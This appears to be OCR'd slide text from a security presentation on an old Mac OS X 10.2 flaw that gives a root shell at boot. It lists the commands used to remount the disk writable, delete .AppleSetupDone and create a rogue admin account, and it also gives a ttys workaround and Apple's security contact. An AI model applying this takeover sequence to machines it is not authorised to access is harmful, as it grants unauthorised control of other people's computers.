
Example


- Tested iBook with Mac OS X 10.2.6
  - And multiple other models with Mac OS X 10.2.8
- Plugged in external USB Keyboad
- Restart Mac
- Held Control+C
- Then...


iBook
sh-2.05a# whoami
root
Now, I am root
Next, compromise Mac


iBook
sh-2.05a# whoami
root
sh-2.05a# /sbin/mount -uw /
One method mount volume writable
–u flag (status of mounted FS should change)
–w flag (file system is to be read & write)


iBook
sh-2.05a# whoami
root
sh-2.05a# /sbin/mount -uw /
sh-2.05a# rm /private/var/db/.AppleSetupDone
Next, remove .AppleSetupDone file


iBook
sh-2.05a# whoami
root
sh-2.05a# /sbin/mount -uw /
sh-2.05a# rm /private/var/db/.AppleSetupDone
sh-2.05a# reboot
Then reboot Mac


iBook
Create Your Account
With Mac OS X, everyone who uses the computer can have an account with their own settings and a place to keep their documents.
Set up your account now. You can add accounts for others later.
Name: hacker
Short Name: hacker
Password: ••••••
Verify: ••••••
Password Hint: I own you!!!
Picture:
Created an admin account “hacker”

Workaround

- Use Mac OS X 10.3 init
  - Located in /sbin/init
- Or recompile init from Mac OS X 10.2 from Darwin Source
- Modify ttys file
  - Located in /etc/ttys

Modifying ttys

- Backup ttys file (i.e. ttys_old)
- Open ttys in text editor
  - GUI – BBEdit, etc.
  - Unix – vi, emacs, etc.
    - Don’t add hard wraps in file
    - Note – be careful with pico

Modifying ttys

- **Remove “secure” from section:**

```
console "/System/Library/
CoreServices/loginwindow.app/
Contents/MacOS/loginwindow" vt100
on secure window=/System/Library/
CoreServices/WindowServer
onoption="/usr/libexec/getty
std.9600"
```

Test

- Reboot Mac & test workaround.
- If it worked, you will be prompted for root password.

```
Enter root password, or ^D to go multi-user
Password:
```

- If you don't have one or root isn't enabled, press:

```
Control+D
```

Root Password

- Since DirectoryServices is not running by the time we enter single-user mode
- init will ask for the non-shadow crypt password stored for root in: `/etc/master.passwd`
- Users shouldn't have read access

Will Apple fix it?

- Apple has stated that it will treat issues on a case-by-case basis.
- No official word if update will be released to fix in in pre-Mac OS 10.3
- Send Apple Feedback:

  Product Security - product-security@apple.com